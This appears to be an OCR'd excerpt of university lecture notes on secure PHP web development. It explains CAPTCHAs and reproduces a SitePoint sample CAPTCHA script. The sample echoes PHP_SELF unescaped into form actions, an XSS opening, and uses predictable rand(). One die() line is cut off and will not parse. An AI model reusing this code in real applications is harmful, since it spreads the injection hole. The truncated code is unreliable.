Line 65, Column 22; Saved ~/Downloads/Ex_Files_Secure_PHP_Web/Exercise Files/Chapter04/04_09/session_hijacking_functions.php (UTF-8) Tab Size: 4 PHP

Source code examples contained in the two screen shots listed above: Lynda.com, Creating Secure PHP Websites with Kevin Skoglund

CAPTCHAs

A CAPTCHA is a challenge response test to determine if a user is an actual human user rather than a computer generated bot. CAPTCHA stands for Completely Automated Public Turing test to tell Computers and Humans Apart. If you have used the Internet for any significant amount of time, you've undoubtedly encountered some type of CAPTCHA. They typically work by asking the user to confirm distorted words inside of an image file by entering what they see into a form field. Computer programs are not able to accomplish this interpretation successfully.

You can implement your own CAPTCHA functionality in your web applications, or you can use third party implementations that are easy to integrate into your site. One popular version is reCAPTCHA by Google.

If you are interested in learning how to implement your own CAPTCHA functionality in PHP, here is an example from a SitePoint.com tutorial.

captcha.php

```php
<?php
session_start();
$_SESSION['count'] = time();
$image;
?>

<title>demo.php</title>
<body style="background-color:#ddd; ">

<?php
$flag = 5;
if (isset($_POST["flag"])) {
    $input = $_POST["input"];
    $flag = $_POST["flag"];
}
if ($flag == 1) {
    if ($input == $_SESSION['captcha_string']) {
        ?>

        <div style="text-align:center;">
            <h1>Your answer is correct!</h1>

            <form action=" <?php echo $_SERVER['PHP_SELF']; ?>" method="POST">
                <input type="submit" value="refresh the page">
            </form>
        </div>

    <?php
    } else {
        ?>

        <div style="text-align:center;">
            <h1>Your answer is incorrect!<br>please try again </h1>
        </div>

        <?php
        create_image();
        display();
    }
} else {
    create_image();
    display();
}
function display()
{
    ?>

    <div style="text-align:center;">
        <h3>TYPE THE TEXT YOU SEE IN THE IMAGE</h3>
        <b>This is just to check if you are a robot</b>

        <div style="display:block;margin-bottom:20px;margin-top:20px;">
            <img src="image<?php echo $_SESSION['count'] ?>.png">
        </div>
        <form action=" <?php echo $_SERVER['PHP_SELF']; ?>" method="POST"
        / >
        <input type="text" name="input"/>
        <input type="hidden" name="flag" value="1"/>
        <input type="submit" value="submit" name="submit"/>
        </form>

        <form action=" <?php echo $_SERVER['PHP_SELF']; ?>" method="POST">
            <input type="submit" value="refresh the page">
        </form>
    </div>

<?php
}
```


Line 102, Column 8 Spaces: 4 PHP

captcha.php


```php
function  create_image()
{
    global $image;
    $image = imagecreatetruecolor(200, 50) or die("Cannot Initialize new GD image
    $background_color = imagecolorallocate($image, 255, 255, 255);
    $text_color = imagecolorallocate($image, 0, 255, 255);
    $line_color = imagecolorallocate($image, 64, 64, 64);
    $pixel_color = imagecolorallocate($image, 0, 0, 255);
    imagefilledrectangle($image, 0, 0, 200, 50, $background_color);
    for ($i = 0; $i < 3; $i++) {
        imageline($image, 0, rand() % 50, 200, rand() % 50, $line_color);
    }
    for ($i = 0; $i < 1000; $i++) {
        imagesetpixel($image, rand() % 200, rand() % 50, $pixel_color);
    }
    $letters = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz';
    $len = strlen($letters);
    $letter = $letters[rand(0, $len - 1)];
    $text_color = imagecolorallocate($image, 0, 0, 0);
    $word = "";
    for ($i = 0; $i < 6; $i++) {
        $letter = $letters[rand(0, $len - 1)];
        imagestring($image, 7, 5 + ($i * 30), 20, $letter, $text_color);
        $word .= $letter;
    }
    $_SESSION['captcha_string'] = $word;
    $images = glob("*.png");
    foreach ($images as $image_to_delete) {
        @unlink($image_to_delete);
    }
    imagepng($image, "image" . $_SESSION['count'] . ".png");
}
?>
</body>
```

Line 102, Column 8 Spaces: 4 PHP


This is what we will see in our browser when we load the page:



If we successfully enter the correct CAPTCHA challenge response, we'll be greeted like this:



If we fail to correctly answer the CAPTCHA challenge, we'll see this instead:



Summary

In this lecture, you have learned what SQL injection is and how to protect against it to ensure the integrity of the information you store in your database tables. We also shared how dangerous cross site scripting and remote code execution attacks can be and how to prevent them from happening. Finally, we shared information related to session hijacking and how to determine if a visitor is a human or computer by issuing a challenge via CAPTCHAs.

These are some of the main security aspects that you should be concerned about when creating web applications, but there are more that exist today and many that won't exist until some point in the future. It is very important to stay up to date with the latest trends and threats in the security arena because it is a rapidly changing scenario that can have disastrous results in the event that your applications experience an exploit.

To learn more about PHP Security, please reference OWASP's PHP Security Cheat Sheet.

Bibliography

Lynda.com, Inc. (2014). *Creating Secure PHP Websites with Kevin Skoglund*. Retrieved July 29, 2015, from http://www.lynda.com/PHP-tutorials/Creating-Secure-PHP-Websites/133321-2.html (subscription required)

OWASP. (2014). *Cross-site Scripting (XSS)*. Retrieved July 29, 2015, from https://www.owasp.org/index.php/XSS

OWASP. (2015). *SQL Injection*. Retrieved July 29, 2015, from https://www.owasp.org/index.php/SQL_Injection

SitePoint Pty. Ltd. (2014). *Simple Captchas with PHP and GD*. Retrieved July 29, 2015, from http://www.sitepoint.com/simple-captchas-php-gd/

Boston University Metropolitan College